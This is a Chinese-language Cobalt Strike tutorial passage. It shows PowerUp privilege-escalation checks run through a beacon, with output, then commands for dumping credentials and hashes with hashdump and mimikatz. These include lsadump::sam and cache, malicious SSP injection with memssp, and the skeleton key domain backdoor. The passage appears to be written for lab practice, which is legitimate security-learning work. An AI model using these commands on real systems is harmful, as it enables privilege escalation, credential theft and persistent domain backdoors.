


0x00 介绍
powerup 所做的事是寻找可能存在弱点的地方,从而帮助提权。
利用 PowerUp 进行提权需要首先导入 ps1 文件powershell-import PowerUp.ps1,再执行powershell Invoke-AllChecks命令,使用 PowerUp 脚本可以快速的帮助我们发现系统弱点,从而实现提权的目的。
执行以下命令:将 ps1 文件上传到目标主机,并执行所有弱点检查。
代码语言:javascript代码运行次数:0运行复制powershell-import PowerUp.ps1powershell invoke-allchecks
详细运行过程:
代码语言:javascript代码运行次数:0运行复制beacon> powershell-import PowerUp.ps1[*] Tasked beacon to import: PowerUp.ps1[+] host called home, sent: 275084 bytesbeacon> powershell invoke-allchecks[*] Tasked beacon to run: invoke-allchecks[+] host called home, sent: 313 bytes[+] received output:[*] Running Invoke-AllChecks[+] Current user already has local administrative privileges![*] Checking for unquoted service paths...[*] Checking service executable and argument permissions...[+] received output:ServiceName : AeLookupSvcPath : C:\Windows\system32\svchost.exe -k netsvcsModifiableFile : C:\Windows\system32ModifiableFilePermissions : GenericAllModifiableFileIdentityReference : BUILTIN\AdministratorsStartName : localSystemAbuseFunction : Install-ServiceBinary -Name 'AeLookupSvc'CanRestart : True……内容太多,此处省略……[*] Checking service permissions...[+] received output:ServiceName : AeLookupSvcPath : C:\Windows\system32\svchost.exe -k netsvcsStartName : localSystemAbuseFunction : Invoke-ServiceAbuse -Name 'AeLookupSvc'CanRestart : True……内容太多,此处省略……[*] Checking %PATH% for potentially hijackable DLL locations...[+] received output:Permissions : GenericAllModifiablePath : C:\Windows\system32\WindowsPowerShell\v1.0\IdentityReference : BUILTIN\Administrators%PATH% : %SystemRoot%\system32\WindowsPowerShell\v1.0\AbuseFunction : Write-HijackDll -DllPath 'C:\Windows\system32\WindowsPowerS hell\v1.0\\wlbsctrl.dll'……内容太多,此处省略……[*] Checking for AlwaysInstallElevated registry key...[*] Checking for Autologon credentials in registry...[*] Checking for modifidable registry autoruns and configs...[+] received output:Key : HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VMware Use r ProcessPath : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusrModifiableFile : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files \VMware\VMware Tools\vmtoolsd.exe; IdentityReference=BUILTIN\A dministrators}……内容太多,此处省略……[*] Checking for modifiable schtask files/configs...[+] received output:TaskName : GoogleUpdateTaskMachineCoreTaskFilePath : @{Permissions=System.Object[]; ModifiablePath=C:\Program Files ( x86)\Google\Update\GoogleUpdate.exe; IdentityReference=BUILTIN\A dministrators}TaskTrigger : true 2020-04-11T21:47:44 < ScheduleByDay>1 如果在自己的靶机上发现导入ps1文件失败,这可能是因为系统不允许执行不信任的脚本文件导致的。
这时为了复现成功可以来到靶机下,以管理员权限打开 Powershell,运行set-ExecutionPolicy RemoteSigned,输入Y回车,此时系统便能导入PowerUp.ps1文件了。
PS C:\WINDOWS\system32> set-ExecutionPolicy RemoteSigned执行策略更改执行策略可帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险,如 https:/go.microsoft.com/fwlink/?LinkID=135170中的 about_Execution_Policies 帮助主题所述。是否要更改执行策略?[Y] 是(Y) [A] 全是(A) [N] 否(N) [L] 全否(L) [S] 暂停(S) [?] 帮助 (默认值为“N”): YPS C:\WINDOWS\system32>
在运行Invoke-AllChecks后,便会列出当前系统中可被提权的弱点之处,之后再执行检查结果中AbuseFunction下的命令便能开始提权操作了。
但是我在自己本地环境中并未复现成功,执行AbuseFunction后的命令只能创建一个与当前登录用户相同权限的账户,没能达到提权的目的。

参考网上相关文章后也未果,这也是为什么这一节拖更这么久的原因,因此 PowerUp 的复现过程暂时就没法记录了。
如果正在看本篇文章的你有过使用 PowerUp 提权成功的经历,欢迎留言分享。
0x02 获取凭证和哈希想要获取凭证信息,可以在管理员权限的会话处右击选择Access --> Dump Hashes,或者在控制台中使用hashdump命令。

想获取当前用户的密码,可以运行mimikatz,右击管理员权限会话选择Access --> Run Mimikatz,或在控制台运行logonpasswords命令。

在View --> Credentials下可以查看到hashdump与mimikatz获取的数据。
在 Beacon 中集成了 mimikatz ,mimikatz 执行命令有三种形式:
mimikatz [module::command] 运行 mimikatz 命令mimikatz [!module::command] 强制提升到 SYSTEM 权限再运行命令,因为一些命令只有在 SYSTEM 身份下才能被运行。mimikatz [@module::command] 使用当前 Beacon 的访问令牌运行 mimikatz 命令下面是一些mimikatz命令。
!lsadump::cache获取缓存凭证,默认情况下 Windows 会缓存最近10个密码哈希!lsadump::sam获取本地账户密码哈希,该命令与 hashdump 比较类似misc::cmd如果注册表中禁用了 CMD ,就重新启用它!misc::memssp注入恶意的 Windows SSP 来记录本地身份验证凭据,这个凭证存储在“C:\windows\system32\mimilsa.log”中misc::skeleton该命令仅限域内使用。该命令会给所有域内用户添加一个相同的密码,域内所有的用户都可以使用这个密码进行认证,同时原始密码也可以使用,其原理是对 lsass.exe 进行注入,重启后会失效。process::suspend [pid]挂起某个进程,但是不结束它process::resume [pid]恢复挂起的进程 




